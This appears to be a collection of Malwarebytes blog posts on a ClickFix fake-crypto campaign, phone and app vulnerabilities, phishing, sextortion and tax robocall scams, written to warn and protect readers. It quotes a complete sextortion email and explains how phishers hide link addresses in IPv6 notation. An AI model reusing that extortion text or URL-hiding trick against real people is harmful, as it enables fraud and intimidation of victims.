This campaign’s lure is a polished fake website that mimics a $TEMU cryptocurrency airdrop. “Discover Exclusive $TEMU Airdrop,” it announces, complete with a logo and navigation bar designed to look like a legitimate crypto project. There is no such coin. The site exists purely to get visitors to click a fake “I’m not a robot” checkbox.

Complete these verification steps

Clicking it triggers a modal titled “Complete these Verification Steps,” which walks the victim through opening a command prompt window using Win+R, then pressing Ctrl+V to paste whatever is waiting on their clipboard and hitting Enter.

For anyone who hesitates, there is a “Video Instructions” button that expands an embedded screen recording demonstrating each keypress in sequence. It’s effectively a help-desk style tutorial guiding victims through executing the attackers’ command. At the bottom of the modal, a fake reCAPTCHA badge reads “Verification ID: 4963,” lending it the appearance of a legitimate security check. What sets this campaign apart is everything that happens after that Enter key is pressed.

First, the malware identifies the host

power

Earlier in the infection chain, the loader collects basic host information and sends it to the command server. The payload returned by the server already contains a unique identifier assigned to the victim machine. In the decoded PowerShell stage, this appears as a variable such as $machine_id, which is embedded directly in the script delivered to the infected system.

Embedding a unique identifier in the returned payload allows the attackers to track individual infections from the moment a machine first checks in. Because this identifier is inserted into the script before it reaches the victim, the server can generate slightly different payloads for different systems.

This matters more than it sounds. Security companies maintain shared databases of known-bad files. When a malicious file is identified, its fingerprint can be added to those databases within hours. If attackers generate slightly different versions of a payload for different victims, traditional file-hash-based detection becomes far less effective because there is no single file signature for defenders to block.

A windowless house guest

With the profiling done, the campaign deploys its backdoor using a bundled Python runtime. This is the same programming language used every day by millions of developers and students. It arrives self-contained, needs no administrator permissions, and does not typically appear as a traditional installed application. The version that actually runs is called pythonw.exe, where the “w” stands for “windowless.” No console, no sound, and nothing in the taskbar.

Earlier Python-based ClickFix campaigns that have been documented delivered a static Python file that performed a fixed task. This campaign appears to take a different approach. Each time the hidden process checks in with the server, it retrieves a new piece of Python code and executes it directly in memory rather than storing it as a persistent script on disk.

This architecture allows the attackers to change the malware’s behavior simply by modifying the code delivered by the server. Different victims can receive different instructions, and the functionality of the infection can be altered without updating anything already present on the compromised machine.

What they can do with an open door

Because the server can send any Python code it likes, the attackers’ capabilities are largely determined by whatever code the command server delivers. In campaigns using similar backdoors, attackers have been observed stealing browser credentials and session cookies, recording keystrokes, taking screenshots, and using the foothold to reach other machines on the same network. The campaign also included infrastructure to notify the attackers via Telegram the moment a new victim checked in—though a debug flag in the decoded payload was set to disabled, suggesting either a campaign in active development or deliberate operational caution.

Python also makes for convenient camouflage. Many corporate security systems include it on their list of trusted applications that are allowed to reach the internet without scrutiny. A Python process sending data outbound can look, at a glance, like a developer running a routine script. Detecting this type of activity typically requires behavior-based monitoring rather than file-signature scanning, making it harder to detect for most security tools.

ClickFix keeps evolving

ClickFix campaigns keep evolving because the core trick sidesteps technical defenses entirely. The victim executes the malicious command themselves.

Earlier this year we covered how attackers switched from PowerShell to nslookup after security software began detecting the original technique. This campaign tackles the same problem from a different angle: instead of changing how the malware is delivered, it tries to ensure there is no stable file left behind.

The backdoor receives instructions dynamically rather than storing them on disk, and the payload can vary for each victim. Without a consistent file to analyze, traditional file-signature detection has much less to work with.

How to stay safe

Here’s some general ClickFix advice that should help you avoid falling victim:

  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
  • Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?

If you think you’ve been affected

However, if you are past that point and suspect this specific campaign, here is what to check.

  • Look inside %LOCALAPPDATA%\Programs\Python\ for a folder called Python3133 that you did not install. That is the malware’s Python runtime.
  • Open %TEMP% and look for a file called temp_settings. Its presence is the tracking marker this campaign leaves behind.
  • Open Task Manager, go to the Startup tab, and look for pythonw.exe running from an AppData or Program Files\Python3133 location.
  • Change passwords for important accounts from a clean device and revoke active sessions where possible.

Indicators of Compromise (IOCs)

Domains

• temucoin[.]lat


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Apple patches Coruna exploit kit flaws for older iOS versions

12 March 2026 at 18:49

On March 3, 2026, Google warned about a powerful exploit kit targeting Apple iPhone models running iOS version 13.0 (released in September 2019) up to version 17.2.1 (released in December 2023).

In the latest security updates, Apple patched the vulnerabilities used in the Coruna exploit kit for older mobile devices that can no longer be updated to the latest iOS version. For newer iOS versions, patches associated with the Coruna exploit were already shipped in iOS 16.6 through 17.2 in updates released in 2023 and 2024.

The Coruna exploit kit was first observed in highly targeted attacks, but was later seen in watering hole attacks targeting Ukrainian users by a suspected Russian espionage group. Later still, it appeared on a very large set of fake Chinese financial websites, suggesting the exploit was being used by more mainstream cybercriminals.

The exploit relies on WebKit vulnerabilities (CVE-2023-43000 and CVE-2024-23222) that can be triggered by processing  maliciously crafted web content, and then gains kernel privileges by abusing a separate kernel vulnerability tracked as CVE-2023-41974.

The table below shows which updates are available and points you to the relevant security content for that operating system (OS).

iOS 16.7.15 and iPadOS 16.7.15iPhone 8, iPhone 8 Plus, iPhone X, iPad (5th generation), iPad Pro 9.7-inch, and iPad Pro 12.9-inch (1st generation)
iOS 15.8.7 and iPadOS 15.8.7iPhone XS, iPhone XS Max, iPhone XR, iPad (7th generation)

How to update your iPhone or iPad

For iOS and iPadOS users, here’s how to check if you’re using the latest software version:

  • Go to Settings > General > Software Update. You will see if there are updates available and be guided through installing them.
  • Turn on Automatic Updates if you haven’t already. You’ll find it on the same screen.

We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.

This Android vulnerability can break your lock screen in under 60 seconds

12 March 2026 at 14:13

A vulnerability in Android devices can allow attackers to gain access to a phone in less than a minute.

The vulnerability, tracked as CVE-2026-20435, affects certain MediaTek SoCs (System-on-a-Chip) using Trustonic’s TEE (Trusted Execution Environment). That may sound rare, but reportedly that’s about one in four Android phones, mostly cheaper models.

Researchers demonstrated the vulnerability by connecting a vulnerable phone to a laptop over USB, showing how their exploit recovered the handset PIN, decrypted storage, and extracted seed phrases from several software wallets.

You may argue that if an attacker has your phone, you’re already in trouble. Which is true. But the protection you rely on to keep your data safe if your phone is lost or stolen doesn’t help one bit here.

The exploit was able to extract the root keys protecting full‑disk encryption before Android fully boots and then decrypt storage. While full‑disk encryption and lock screen are supposed to be your safety net if the phone is stolen or lost, those layers fail on affected devices.

Is my phone affected?

If you’re not sure whether this vulnerability affects your mobile device, you can look up your phone on a platform like GSMArena  or your vendor’s website to see which SoC it uses, then cross‑check with MediaTek’s March Security bulletin under CVE-2026-20435.

MediaTek released a firmware patch that device manufacturers can include in security updates for their phones. So all you can do is make sure you’re fully patched with the latest security update from your manufacturer. Which, depending on the patch gaps and how far along your device is in the EOL cycle, can take anywhere from days to forever.

EOL (End-of-Life) refers to the point in a product’s lifecycle when the manufacturer stops selling, marketing, or providing full support for it.

But obviously the best advice we can give you is to keep a close eye on your phone, so it doesn’t get lost or stolen.


We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.

Microsoft Authenticator could leak login codes—update your app now

12 March 2026 at 11:24

A vulnerability in Microsoft Authenticator for both iOS and Android (CVE-2026-26123) could leak your one-time sign-in codes or authentication deep links to a malicious app on the same device. 

Deep links are predefined URIs (Uniform Resource Identifiers) that allow direct access to an activity in a web or mobile application when clicked. In simple terms, they are specifically constructed links used to open an app and complete actions like signing in.

Microsoft Authenticator is a mobile app that generates time-based one-time codes and handles sign-in links and QR-based logins for Microsoft and other accounts. It is widely used for multi-factor authentication (MFA) on personal phones, including BYOD (Bring Your Own Device) devices that protect access to corporate and production services.

This vulnerability affects users who have Microsoft Authenticator installed on an iOS or Android device. For the vulnerability to be exploited, the user would first need to install a malicious app on their device and then accidentally choose that app to handle a sign‑in deep link.

If that happens, the malicious app receives the one-time code or sign-in information and can potentially use it to authenticate as the victim.​

If successful, an attacker could:

  • Complete login flows to services that trust your Microsoft Authenticator codes.
  • Access the information and services available to the compromised account (email, files, cloud apps, or production systems in a BYOD context).​
  • Potentially pivot to additional accounts if those are also protected by codes delivered via Authenticator on the same device.

How to stay safe

The fix for CVE-2026-26123 is already included in current releases, so installing updates is the most effective mitigation.

  • On iOS: Open the App Store. Tap the My Account button or your photo at the top of the screen. Scroll down to see pending updates and release notes. Tap Update next to an app to update only that app, or tap Update All.
  • On Android: Open the Google Play Store app. At the top right, tap the profile icon. Tap Manage apps & device. Under “Updates available,” tap See details. Next to the app you want to update, tap Update. To update all your apps at the same time, tap Update all.

Note: If your device manufacturer has implemented a different method to apply app updates, the steps may vary slightly.

If you are temporarily unable to update the app, avoid installing new apps that request to handle authentication links, QR-based sign-ins, or web-to-app sign-in flows.

When scanning QR codes or tapping sign-in links, verify that the handler is Microsoft Authenticator or another trusted app, and not an unknown, recently installed, or otherwise suspicious app.​

Where possible, use alternative MFA options you already trust (such as built-in authentication in your password manager or platform-specific solutions like Apple’s password features) until you can apply the update.

Use anti-malware protection for your mobile devices that can help detect malicious apps.


We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.

Meta rolls out anti-scam tools across WhatsApp, Facebook, and Messenger

12 March 2026 at 10:56

Meta has rolled out more anti-scam protections across WhatsApp, Facebook, and Messenger to fight sophisticated fraud tactics. The features will help stop celebrity impersonators and brand spoofers from defrauding its users, the company said.

Meta is also targeting attackers who exploit legitimate platform features like device linking to hijack accounts. People use this feature to connect more than one of their devices to their account, enabling them to flit between their phone and their computer without skipping a beat.

Scammers fool users into sharing phone numbers and linking codes that then let them link their own malicious devices to the user’s account. They can then access the victim’s messages and send messages impersonating them. Victims usually retain account access, making breaches harder to detect.

More protections in Facebook and Messenger

The protections go beyond WhatsApp. Meta has also deployed AI-powered protections across Facebook and Messenger to catch fraudsters before they hook victims. Facebook will now test warnings for friend requests that seem fishy, flagging profiles with few mutual connections or mismatched locations.

Messenger’s scam detection can also identify patterns like bogus job offers from new contacts. Users can submit suspicious chats for AI review, which analyzes text, images, and contextual signals to spot celebrity impersonation schemes. So if Brad Pitt’s mum appears to be matchmaking, you’ll have a digital wingman to restore your sense of reality.

The new measures also spot brand spoofing and deceptive links, so if someone tries to direct you to a fake website for a well-known company, Meta will do its best to block that.

Malwarebytes users benefit from similar protection through Scam Guard, which analyzes suspicious messages, links, and conversations across multiple platforms, not just one app.

There’s more at play than just altruism

This is part of an ongoing anti-scam campaign by Meta, which launched anti-scam protections on WhatsApp and Messenger last October. It also says that it removed more than 159 million scam ads and dismantled 10.9 million accounts on Facebook and Instagram linked to criminal operations in 2025. It also participated in a global law enforcement operation that arrested 21 suspects and shuttered more than 150,000 accounts linked to Southeast Asian scam networks.

Still, the move may not be entirely altruistic. Regulators have been demanding answers from Facebook about the extent to which it fights scams. Forty-two state attorneys general wrote to the tech giant last June about investment scam ads on its platform. And in November, Consumer Reports asked the FTC and state attorneys to take action against the company over:

“knowingly allowing the proliferation of billions of scam advertisements.”

That request likely stemmed from reports last year suggesting Meta has constrained some anti-scam measures. Reuters reported that the company limited anti-scam enforcement to actions costing no more than 0.15% of total revenue. Internal documents also reportedly estimated that the company received $16bn in revenue from scam ads (an estimate Meta later disputed as “rough and overly inclusive”).

Meta has said it wants 90% of its ad revenue to come from verified advertisers by 2026, up from around 70% today, in an effort to reduce scam advertising on its platforms.

September also saw the European Commission request information from Apple, Booking.com, Bing, Google Play, and Google Search about how they identify and manage risks related to financial scams under the Digital Services Act. While they didn’t explicitly mention Meta, scrutiny about platforms’ scam-fighting efforts in the EU is clearly increasing.

Nevertheless, the new protections arrive at a timely moment. Dutch intelligence recently warned about phishing campaigns targeting government employees through Signal and WhatsApp. The operation relies on social engineering techniques that abuse legitimate authentication features.

Scams continue to bite consumers hard. Americans lost $13.7bn to cyber-enabled fraud in 2024, according to the FBI’s April 2025 Internet Crime Report


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

Phishers hide scam links with IPv6 trick in “free toothbrush” emails

11 March 2026 at 19:17

A recurring lure in phishing emails impersonating United Healthcare is the promise of a free Oral-B toothbrush. But the interesting part isn’t the toothbrush. It’s the link.

two email examples
Two examples of phishing emails

Recently we found that these phishers have moved from using Microsoft Azure Blob Storage (links looking like this:

https://{string}.blob.core.windows.net/{same string}/1.html

to links obfuscated by using an IPv6-mapped IPv4 address to hide the IP in a way that looks confusing but is still perfectly valid and routable. For example:

http://[::ffff:5111:8e14]/

In URLs, putting an IP in square brackets means it’s an IPv6 literal. So [::ffff:5111:8e14] is treated as an IPv6 address.

::ffff:x:y is a standard form called an IPv4-mapped IPv6 address, used to represent an IPv4 address inside IPv6 notation. The last 32 bits (the x:y part) encode the IPv4 address.

So we need to convert 5111:8e14 to an IPv4 address. 5111 and 8e14 are hexadecimal numbers. In theory that means:

  1. 0x5111 in decimal = 20753
  2. 0x8e14 in decimal = 36372

But for IPv4-mapped addresses we really treat that last 32 bits as four bytes. If we unpack 0x51 0x11 0x8e 0x14:

  1. 0x51 = 81
  2. 0x11 = 17
  3. 0x8e = 142
  4. 0x14 = 20

So, the IPv4 address this URL leads to is 81.17.142.20

The emails are variations on a bogus reward from scammers pretending to be United Healthcare that uses a premium Oral‑B iO toothbrush as bait. Victims are sent to a fast‑rotating landing page where the likely endgame is the collection of personally identifiable information (PII) and card data under the guise of confirming eligibility or paying a small shipping fee.

How to stay safe

What to do if you entered your details

If you submitted your card details:

  • Contact your bank or card issuer immediately and cancel the card
  • Dispute any unauthorized charges
  • Don’t wait for fraud to appear. Stolen card data is often used quickly
  • Change passwords for accounts linked to the email address you provided
  • Run a full scan with a reputable security product

Other ways to stay safe:

Indicators of Compromise (IOCs)

81.17.142.40

15.204.145.84

redirectingherenow[.]com

redirectofferid[.]pro


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

Sextortion “I recorded you” emails reuse passwords found in disposable inboxes

11 March 2026 at 15:56

Our malware removal support team recently flagged a new wave of sextortion emails, with the subject line: “You pervert, I recorded you!”

If the message sounds familiar, that’s because it’s a variation of the long-running “Hello pervert” scam.

The email claims the target’s device has been infected by a “drive-by exploit,” which supposedly gave the extortionist full access to the device. To add credibility, the scammer includes a password that actually belongs to the target.

Here’s one of the emails:

screenshot of sextortion email

Your device was compromised by my private malware. An outdated browser makes you vulnerable; simply visiting a malicious website containing my iframe can result in automatic infection.
For further information search for ‘Drive-by exploit’ on Google.
My malware has granted me full access to your accounts, complete control over your device, and the ability to monitor you via your camera.
If you believe this is a joke, no, I know your password: {an actual password}
I have collected all your private data and RECORDED FOOTAGE OF YOU MASTRUBATING THROUGH YOUR CAMERA!
To erase all traces, I have removed my malware.
If you doubt my seriousness, it takes only a few clicks to share your private video with friends, family, contacts, social networks, the darknet, or to publish your files.
You are the only one who can stop me, and I am here to help.
The only way to prevent further damage is to pay exactly $800 in Bitcoin (BTC).
This is a reasonable offer compared to the potential consequences of disclosure.
You can purchase Bitcoin (BTC) from reputable exchanges here:
{list of crypto-currency exchanges}
Once purchased, you can send the Bitcoin directly to my wallet address or use a wallet application such as Atomic Wallet or Exodus Wallet to manage your transactions.
My Bitcoin (BTC) wallet address is: {bitcoin wallet which has received 1 payment at the time of writing}
Copy and paste this address carefully, as it is case-sensitive.
You have 4 days to complete the payment.
Since I have access to this email account, I will be aware if this message has been read.
Upon receipt of the payment, I will remove all traces of my malware, and you can resume your normal life peacefully.
I keep my promises!

The message is a bit contradictory. Early on, the sender claims they have already removed the malware to “erase all traces,” but later promises to remove it after receiving payment.

Where the password comes from

I found that one particular sender using the name Jenny Green and the Gmail address JennyGreen64868@gmail.com sent many of these emails to people that use the FakeMailGenerator service.

FakeMailGenerator is a free disposable email service that gives users a temporary, receive‑only inbox they can use instead of their real address, mainly to get around email confirmations or avoid spam.

As mentioned, the addresses are receive‑only, meaning they cannot legitimately send mail and the mailbox is not tied to a specific person. On top of that, there is no login. Anyone who knows the address (or guesses the inbox URL) can see the same inbox.

My guess is that the scammer searched these public inboxes for passwords and then reused those passwords in their sextortion emails.

So users of FakeMailGenerator and similar services should consider this a warning. Your inbox may be publicly accessible, show up in search results, and you may receive a lot more than what you signed up for. Definitely don’t use services like this for anything sensitive.

How to stay safe

Knowing these scams exist is the first step to avoiding them. Sextortion emails rely on panic and embarrassment to push people into paying quickly. Here are a few simple steps to protect yourself:

  • Don’t rush. Scammers rely on fear and urgency. Take a moment to think before reacting.
  • Don’t reply to the email. Responding tells the attacker that someone is reading messages at that address, which may lead to more scams.
  • Change your password if it appears in the email. If you still use that password anywhere, update it.
  • Use a password manager. If you’re having trouble generating or storing a strong password, have a look at a password manager.
  • Don’t open unsolicited attachments. Especially when the sender address is suspicious or even your own.
  • Don’t use disposable inboxes for important accounts. The mail in that inbox might be available for anyone to find.
  • For peace of mind, turn your webcam off or buy a webcam cover so you can cover it when you’re not using the webcam.

Pro tip: Malwarebytes Scam Guard immediately recognized this for what it is: a sextortion scam.


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

Watch out for tax-season robocalls pushing fake “relief programs”

11 March 2026 at 14:30

While Americans are sorting through paperwork to get their taxes filed in time, scammers are working overtime to grab a piece of the action.

As tax season ramps up, so does scam activity. Our telemetry shows a spike in robocalls impersonating tax resolution firms, tax relief agencies, and vaguely named “assistance centers.” These calls are designed to create urgency, fear, and confusion in the hope of pushing recipients to call back before they have time to think critically.

These robocalls typically try to collect personal information, pressure victims into paying fake tax debts, or funnel them into questionable tax-relief services.

Below are transcripts of two recent voicemail examples submitted by anonymized Scam Guard users that illustrate how these scams operate.

The scripts: different names, similar playbook

Voicemail #1

“Hi, this is <REDACTED_NAME> calling on March 3rd from the eligibility support and review division at the tax resolution assistance center.  I’m contacting you because your account remains under active confirmation review.  There is still an opportunity to verify your standing while this evaluation period remains open.  To make this simple, we provide a direct proprietary verification line with no weight, allowing immediate access to clear and accurate information.  This verification step is brief and focused strictly on determining current eligibility and available options.  Please call back at 888-919-9743.  Again, 888-919-9743.  If this message reached you in error, please call back and press 3 to be removed”

Characteristics:

  • Claims to be from an “eligibility support and review division at the tax resolution assistance center.”
  • Says your “account remains under active confirmation review.”
  • Offers a “direct proprietary verification line.”
  • Urges quick action while the “evaluation period remains open.”
  • Provides a callback number and an opt-out option.

Voicemail #2

“Hi, this is <REDACTED_NAME> with professional tax associates. Today is Tuesday March 3rd. I’m calling to follow up on back taxes and missed filings. This may be our only attempt to reach you, and due to new resolution programs that are available for a limited time, we highly recommend you give us a call today. This will be your best opportunity to get a fresh start before it becomes a bigger and permanent issue. Please call us back today at 8338204216 again 8338204216. If you’ve already resolved this issue. You may disregard this message or call back using the number on your caller ID to opt out. Thank you. If you were reached in error or wish to stop future outreach, please press 8 now and you will be removed from future outreach. Thank you and we look forward to assisting you. “

Characteristics:

  • Claims to be with “professional tax associates.”
  • References “back taxes and missed filings.”
  • Warns this “may be our only attempt to reach you.”
  • Mentions “new resolution programs available for a limited time.”
  • Provides a callback number and opt-out instructions.

What these robocalls have in common

While the wording differs slightly, the structure and psychological tactics are nearly identical.

Both messages use generic but authoritative language:

  • “Eligibility support and review division”
  • “Tax resolution assistance center”
  • “Professional tax associates”

These names sound legitimate but don’t identify a specific, verifiable company. Scammers often rely on institutional-sounding phrases to create credibility without providing any real details.

Both messages also reference vague “account” problems, but neither voicemail mentions:

  • Your name
  • A specific tax year
  • A case number
  • A known agency like the IRS

Instead, they reference:

  • “Active confirmation review”
  • “Back taxes and missed filings”
  • “Eligibility and available options”

This vagueness is intentional. It allows the same robocall script to target thousands of people, regardless of their actual tax situation.

What you will always see with scams is urgency. Both calls attempt to rush the recipient into action:

  • “There is still an opportunity… while this evaluation period remains open.”
  • “This may be our only attempt to reach you.”
  • “Limited time resolution programs.”
  • “Call today.”

Creating urgency reduces the likelihood that someone will pause, research the number, or consult a trusted source.

The second voicemail includes the promise of a “fresh start before it becomes a bigger and permanent issue.” This is a common emotional hook, blending fear (a permanent problem) with hope (a fresh start), which can encourage impulsive callbacks.

Both messages push recipients to call a direct number rather than referencing an official website or established contact method. Legitimate tax agencies, including the IRS, do not initiate contact through unsolicited robocalls asking you to call back immediately.

Both scripts include instructions like:

  • “Press 3 to be removed.”
  • “Press 8 now and you will be removed.”
  • “Call back using the number on your caller ID to opt out.”

These opt-out options create an illusion of compliance and legitimacy. In reality, pressing numbers or calling back can confirm that your phone number is active, which may lead to more scam calls.

How to stay safe

Knowing how to identify scam calls is an important step. So, here are some key red flags to watch for:

  • No personalization
  • Vague agency names
  • Pressure to act immediately
  • Threat of missed opportunity
  • Promises of relief without verification
  • Instructions to call back a random 800/833/888 number
  • Robotic or heavily scripted tone

If a message checks at least one of these boxes, it is very likely not legitimate.

  • Before calling a number, verify it by visiting the official site directly.
  • Beware of unsolicited phone calls or emails, especially those that ask you to act immediately. Government agencies will not call out of the blue to demand sensitive personal or financial information.
  • Never provide sensitive personal information such as your bank account, charge card, or Social Security number over unverified channels. Instead use a secure method such as your online account or another application on IRS.gov.
  • Report scams to the IRS to help others.

We don’t just report on threats—we help safeguard your entire digital identity

Cybersecurity risks should never spread beyond a headline. Protect your, and your family’s, personal information by using identity protection.

March 2026 Patch Tuesday fixes two zero-day vulnerabilities

11 March 2026 at 11:47

Microsoft releases important security updates on the second Tuesday of every month, known as Patch Tuesday. This month’s update fixes 79 Microsoft CVEs including two zero-day vulnerabilities.

Microsoft defines a zero-day as “a flaw in software for which no official patch or security update is available yet.” So, since the patch is now available, those two are no longer zero-days. There is also no reason to believe they were ever actively exploited.

But let’s have a look at the possible consequences if you don’t install the update.

The vulnerability tracked as CVE-2026-21262 (CVSS score 8.8 out of 10) is a bug in Microsoft SQL Server that lets a logged-in user quietly climb the privilege ladder and potentially become a full database administrator (sysadmin). With that level of control, they can read, change, or delete data, create new accounts, and tamper with database configurations or jobs. Where SQL Server is supposed to check what each user is allowed to do, in this case it can be tricked into granting more power than intended.

There is no user interaction required once the attacker has that foothold: exploitation can happen over the network using crafted SQL requests that abuse the flawed permission checks. In a typical real‑world scenario, this bug would be the second act in an attack chain: first get in with low privileges, then use CVE-2026-21262 to quietly promote yourself to database king and start rewriting the script.

CVE-2026-26127 (CVSS score 7.5 out of 10) is a bug in Microsoft’s .NET platform that lets an attacker remotely crash .NET applications, effectively taking them offline for a while. The flaw lives in Microsoft .NET 9.0 and 10.0, across Windows, macOS, and Linux, in the .NET runtime or libraries, not in a specific app. In other words, it’s a bug in the engine that runs .NET code, so any app created with affected .NET versions could be at risk until patched.

The main outcome is denial of service: an attacker can cause targeted .NET processes to crash or become unstable, leading to downtime or degraded performance. For a public‑facing web API, a payment service, or any line‑of‑business app built on .NET, this can mean real‑world outages and angry users while services are repeatedly knocked over.

Vulnerabilities affecting Microsoft Office users are two remote code execution flaws in Microsoft Office (CVE-2026-26110 and CVE-2026-26113) which can both be exploited via the preview pane, and a Microsoft Excel information disclosure flaw (CVE-2026-26144), which could be used to exfiltrate data via Microsoft Copilot. Office vulnerabilities appear regularly in Patch Tuesday releases, and in this case none have been reported as actively exploited.

How to apply fixes and check if you’re protected

These updates fix security problems and keep your Windows PC protected. Here’s how to make sure you’re up to date:

1. Open Settings

  • Click the Start button (the Windows logo at the bottom left of your screen).
  • Click on Settings (it looks like a little gear).

2. Go to Windows Update

  • In the Settings window, select Windows Update (usually at the bottom of the menu on the left).

3. Check for updates

  • Click the button that says Check for updates.
  • Windows will search for the latest Patch Tuesday updates.
  • If you have selected to get the latest updates as soon as they’re available, you may see this under More options.
  • In which case you may see a Restart required message. Restart your system and the update will complete.
    Restart now to apply patches
  • If not, continue with the steps below.

4. Download and Install

  • If updates are found, they’ll start downloading right away. Once complete, you’ll see a button that says Install or Restart now.
  • Click Install if needed and follow any prompts. Your computer will usually need a restart to finish the update. If it does, click Restart now.
    Windows up to date

5. Double-check you’re up to date

  • After restarting, go back to Windows Update and check again. If it says You’re up to date, you’re all set!

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

How to see your Google Search history (and delete it)

10 March 2026 at 18:40

Your Google Search history provides one of the most detailed windows into your private life, and I know this because when I looked at my own search history last year, I was overwhelmed by the information buried within.

Across just 18 months, Google tracked the 8,079 searches I made and the 3,050 websites I visited because of those searches. That included my late-night perusal of WebMD because of medical symptoms I’d looked up just seconds before, my tour of Goodwill donation sites as I searched for where to drop off clothes ahead of an upcoming move, and my ironically tracked visit to a Reddit thread titled “How do I delete most, if not all, of my info off of the Internet?” (One answer I learned: Don’t use Google Search.)

Google tracked my every question, concern, and flight of fancy—almost literally. On just one day in August 2025, Google recorded the seven flight searches I made on Google Flights and the six hotel searches I made on Google Travel.

Google also recorded the many questions and requests I made when researching topics for the Lock and Code podcast, which I host. And while all of that Google data made for an interesting investigation into what Google knows about me (which you can listen to below), it also made it clear that more people should know how to access this same information.

For most Google users, if Web & App Activity is turned on, Google is saving what they look up, what time they looked it up, and what websites they clicked on as a result. There are ways to turn that data tracking off, but the first step is to know where to look.

Here’s how to do that.

How to find your Google Search history

You can start by opening your web browser and signing into Google’s centralized hub for your data online at myactivity.google.com.


My Google Activity
The My Google Activity home page

Once logged in, you’ll see the above welcome screen with quick settings that you can change, if you want to. Those settings are different for some users, but may include:

  • Web & App Activity
  • Timeline
  • Play History
  • YouTube History

Further down on the page, you can browse through your Google Search history. (Our screenshot gallery below can help walk you through the steps.)

  • First, look for the search bar in the welcome screen that says Search your activity.
  • Right below, you will find the words Filter by date & product. These words are clickable. Click them.
  • Once you’ve clicked Filter by date & product, you’ll see a pop-up menu where you can look through your Google activity by date or product. Instead of focusing on the date, scroll down through the list of Google products and check the box for Google Search.
  • Press Apply.
  • Find the search bar in the My Google Activity homepage
  • Click on the words “Filter by date & product”
  • Scroll down through the list of items until you find Google Search
  • Click on the Google Search checkbox and click “Apply”

After you press Apply, you’ll be taken to a webpage that lists your Google Search history in reverse chronological order, showing you your most recent activity first. As you scroll down, you can find older activity. You can also use the search bar at the top of the page to look for individual pieces of activity, like a search or series of searches that you previously made.

From here, you can also delete individual Google Search entries so that Google no longer stores that data. This will only apply to the individual search you made.

  • You can delete individual searches by clicking the “X” button in the top right corner of each search record
  • Confirm your deletion by pressing “Delete”
  • Your search is now no longer tied to your overall Google activity

If you want to better protect your privacy, making targeted deletions from your Google Search history is a difficult, lengthy, and imperfect method. Instead, you can simply tell Google to stop recording any of your searches from now on.

How to turn off Google Search history

There’s a simple way to instruct Google to stop saving your online searches to your Google Account, and it takes just a few clicks. Follow the instructions below, along with the image gallery, for guidance.

  • Go to your My Google Activity homepage (this is the same page you saw when first signing into myactivity.google.com)
  • Click on that quick control button we saw earlier: Web & App Activity
  • From here, you will see a new screen with the title Activity Controls
  • Find the button that says Turn off and click it
  • Choose between Turn off and Turn off and delete activity
  • Find the “Turn off” button from the Activity Controls webpage
  • You can choose one of two options for turning off your data
  • With one click, you can stop Google from recording your activity

If you selected Turn off, you’re done. Google will no longer save your Google Searches as part of your overall Google profile activity. This option means that Google still has your prior searches recorded, though. So, if you want, you can choose the second option, Turn off and delete activity.

